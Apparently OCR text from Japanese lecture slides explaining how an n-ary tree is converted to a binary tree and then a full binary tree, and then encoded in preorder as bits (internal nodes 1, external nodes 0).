
Step1: n分木→2分木へと変換

子ノードを左,兄弟ノードを右側に
配置していくことで2分木に変換



補足ページ

Step2:全2分木に変換




補足ページ

Step3:行きがけ順(preorder)に符号化.

内部ノード→1

外部ノード→0 を当てはめる.



例)ABGMN' NHI' IC...の順に
符号化

1 1 1 1 0 0 1 0 0 1 ...

ノードの数をnとしてn-2(bit)で
符号化